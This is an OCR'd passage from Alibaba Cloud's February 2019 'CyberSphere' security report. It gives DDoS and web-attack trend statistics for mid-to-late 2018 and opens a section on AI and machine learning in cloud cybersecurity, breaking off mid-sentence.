


Alibaba Cloud

The CyberSphere

An Alibaba Cloud Security Report

February 2019

Table of Contents

Executive Summary 05

01 RECENT TRENDS

The CyberSphere Indexes 07
- DDoS index 07
- DDoS Events Index 08
- DDoS Duration 08
- Cumulative Blocked DDoS Attack Hours Index 09
- Web Attacks Index 09
- Wev Attacks Type Distribution Index 10

02 THE ROLE OF AI IN CYBERSECURITY

Introduction 12
- The Building Blocks of AI 12

AI and Cybersecurity 13

The Data Science Corner: AI, ML, and DL 13
- Artificial Intelligence 13
- Cybersecurity Pre- and Post -AI 13
- Machine Learning 14
- Deep Learning 15


Why is Artificial Intelligence a Key to Cloud Cybersecurity? 16
- A Call for a Collaborative Action 17
- A Few Last Things to Keep in Mind 17

Alibaba Cloud's Deep Leaning-Based Malware Detection 18
- Problem 18
- Solution 18
- Implementation 18
- Example: Ransomware 21
- Example: DDoS trojan 21

Solving the Web Shells Problem with Machine Learning 22
- Problem 22
- Solution 22
- Implementation 23
- The Data Science Corner 23
- What is the Machine Learning process behind web shells detection? 23
- Web Shell Obfuscation Examples 24
- Web Shells Detection Stats 25

Summary and What's Next 27

Appendix: Glossary of AI and Security Terms in this Report 28



Executive Summary

Welcome to the second edition of the Cyber-Sphere, Alibaba Cloud's security report. If you want to catch up with previous research, please visit this page. If you are ready to move on, let us tell you what you're about to read.

The report in front of you comes to answer two key questions:

What are the most recent cyber-attack trends seen by Alibaba Cloud, and how can they be explained?

The first part of the report addresses the question of the current cloud threat landscape. We delve into the vast amounts of cloud data collected over the past 6 months, and come out with signals of security threats. One interesting observation is that DDoS and web attacks did not grow significantly in volume in the second half of 2018, despite the dynamic growth of our cloud. This does not mean attackers are giving up; it does mean that we see more elaborate and innovative attacks, distributed over the large number of computers assembled in botnets.

How does Alibaba Cloud use Artificial Intelligence, Machine Learning and Deep Learning approaches to mitigate cybercrime?

The second part of the report first provides the theoretical background to explain what AI, ML, and DL are, and what is their unique importance to the domain of cybersecurity. Once the theory is in place, the next chapters provide powerful case studies which demonstrate how malware detection and web shell blockage are enhanced through Alibaba Cloud's AI research. One important, yet understated lesson from the case studies is that while smart ML models and algorithms may be important for a successful detection of cyber-threats, having vast and robust data, covering a wide variety of different attacks, is crucial for the success of AI-driven Cybersecurity.

This report is a first deep dive into AI in security, yet it tells the story of a long-time strategic direction of Alibaba Cloud security. With the growth in the number and sophistication of cyber-threats, we see Artificial Intelligence to be the strategic direction to win the battle against attackers and bring safer cloud experience to our customers and their web users.

We hope you enjoy the report. If you have any questions, comments or feedback, please share them with us at *cybersphere@alibaba-inc.com.*

Yohai Einav
Author, Principal Security Researcher
Security Innovation Labs
Alibaba Cloud

Yuriy Yuzifovich
Head of Security Innovation Labs
Alibaba Cloud

Section 01

The CyberSphere Trends Index

Key takeaways:

- The overall number of DDoS attacks has not changed significantly in the past 6 months.
- This happens while the volume of cloud traffic keeps growing, meaning that the relative percentage of attacks out of total traffic has reduced.
- The share of Cross Site Scripting (XSS) out of total web attacks has seen the fastest growth compared to previous period.

The CyberSphere Index

To get a quick read on cybercrime trends, we introduce here several indexes. Through analyzing the various cyberattacks that we follow at Alibaba Cloud, detecting millions of IOC's[1] and calculating the distributions of attacks, we identified certain gauges which help us better understand where the wind is blowing. The following section provides visibility into some of the most important gauges and attack trends, based on the analysis of Alibaba Cloud data.


DDoS Index

DDoS attacks are measured by the peaks of traffic they generate. Since the main goal of a DDoS attack is to flood the bandwidth or resources of the targeted system it needs to pass the peak capacity of the target.

The DDoS peak index observes the changes in peaks month over month, as well as their volume distribution across different DDoS attack strength levels. As can be seen in the graph, most months in the period (June to November 2018) had a relatively flat volume of DDoS attacks, excluding August.

If we zoom into the most powerful attacks (over 500 gbps peaks), we can see that their number has quadruple during September and October. The main reason for this increase is usually attacks against CDN customers; attackers are fully aware that only very large peak attacks can affect these services (although none of these attacks were actually successful in affecting them).

Figure 01 Distribution of DDoS peaks




[1] Indicators of Compromise

DDoS Events Index

The DDoS events index indicates the number of unique targets that were attacked by DDoS during a day. While the daily index over the period (June – November 2018) has been consistent, there have been significant daily peaks at certain dates, most notably at August 7 - 15,276 targets. This is the highest number of DDoS targets ever seen on a single day by Alibaba Cloud. The key reason for this temporal increase is several DDoS campaigns orchestrated against high profile customers is DDoS-sensitive industries such as online gaming. *[see discussion in previous report]*.


Figure 02 Distribution of DDoS events by day



DDoS Duration

The majority of DDoS attacks detected by Alibaba Cloud have lasted between 30-120 minutes from start to end. 30% of DDoS attacks last more than 120 minutes, and only 10% lasts more than 10 hours.

Figure 03 Distribution of DDoS duration, per month




Alibaba Cloud

Cumulative Blocked DDoS Attack Hours Index

Each DDoS event has a certain duration from start to finish. By stacking up all DDoS events Alibaba Cloud blocks in a day, we calculate the cumulative hours of DDoS per day, which is displayed by this index.

On average, the daily number of DDoS hours blocked by Alibaba Cloud is 3,668. During the period (June-November 2018) we've seen a single date where 16,104 hours of DDoS were blocked, and a single month with an average of over 6,000 hours per day.

Figure 04 Distribution of DDoS hours



Web Attacks Index (Please see next page)

The web attacks index indicates the high-level trend in our market. It tells the volume of attacks that were blocked by Alibaba Cloud, which is indicative of the overall threat in the web security market.

Looking at this period's graph we see that the web attack index has fluctuated between June and November 2018. It reached a peak of nearly 110 in July, then dropped by nearly 10% until September, and then started to rise again. Overall it shows us that we deal with a consistently high threat activity. If we look at the Attackers Device count index we see another aspect of the picture: the number of devices used daily to perform web attacks has grown by about 10% over the period. This indicates that we're seeing a continuous trend of increase in devices compromise, and an increase in the usage of these devices to perform web attacks.

Figure 05 Distribution of web attacks by month, Query Count






Figure 06 Distribution of web attacks by day




Web attacks type distribution index

Compared to the previous period analysis, the type distribution index shows a jump in the number of compromised devices used for Cross-Site Scripting (XSS) attacks; at the same time, the volume of XSS attacks has not significantly changed. What this can tell us is that attackers are facing more resistance from the sites that are being attacked, and therefore need to more frequently change the IP address (or the compromised device) they are using in order to bypass this resistance.

Figure 07 Distribution of web attack types by month





Section 02

The Role Of AI In Cybersecurity

- Humans no longer have the capacity to handle cybersecurity. Attacks are too many, too fast, too morphic.
- Artificial Intelligence existed since the 1950's, but didn't have the computational power or the training data to be effective. Today it has all this.
- AI solves many of the inherent issues of the human cybercrime analyst, and allows better, faster detection of threats.
- Yet, AI needs to be carefully crafted to solve real security problems, otherwise it only creates additional noise.
- Alibaba Cloud's deep learning-based malware detection utilizes a convolutional neural network (CNN) to learn the abstract representation of any new malware or variant of an existing one.
- Alibaba Cloud Web Shell detection uses a combination of different machine learning 'engines' to analyze different signals of web shells activity in the data and block them before they cause harm.

Introduction


In our last CyberSphere report, we dealt with the myths impacting cloud security. It started with the general notion that the cloud is instrumentally less secure than traditional, on-premise data centers, and ended with a data-proven conclusion that security is, in fact, an advantage for cloud deployments. If you missed the report or want to refresh your memory, *please read it here.*
This report takes us to a new and exciting topic: the roles of artificial intelligence (AI), machine learning (ML) and deep learning (DL) in cybersecurity. A blend of truth and fiction surrounds this topic, and this report will try to separate myth from reality and fact from fiction. Since this is a security report, the focus of our discussion is the way AI, ML, and DL are used to fight cyber-crime, secure systems and provide actual examples from Alibaba Cloud's security solutions.

The Building Blocks of AI

The acronym "AI" was first used back in 1956, and quickly became a promising, yet purely theoretical research field. Since computers were a rarity at the time, and computer science wasn't the popular science it is today, the idea of practical artificial intelligence was abandoned for the time being. Years later, as computers became more sophisticated, starting from the 1980s, AI and ML began to be discussed again. The idea that computers can independently learn seemed to be more realistic, and several companies were established to achieve this goal.

But one key ingredient was still missing: data. There is no AI without data! Even computation power had increased enough for basic training of machine learning algorithms; there were not enough data, or 'training sets' to make the machine learning practical. And so, AI was yet again tabled for the time being.[2]

The modern era of AI as we know it today started in the 2010s. Internet and online services now generated massive data sets, and with the development of infinite storage spaces, AI was finally equipped with loads of data for training. Moreover, modern storage technologies also enabled the storage of all kinds of data - images, text, transactional data, location data, and so forth. Practically any data online was now collected. It was this data revolution that gave AI the catalyst it needed. Seemingly overnight it began to be applied within new fields and industries. From agriculture to applied mechanics, AI 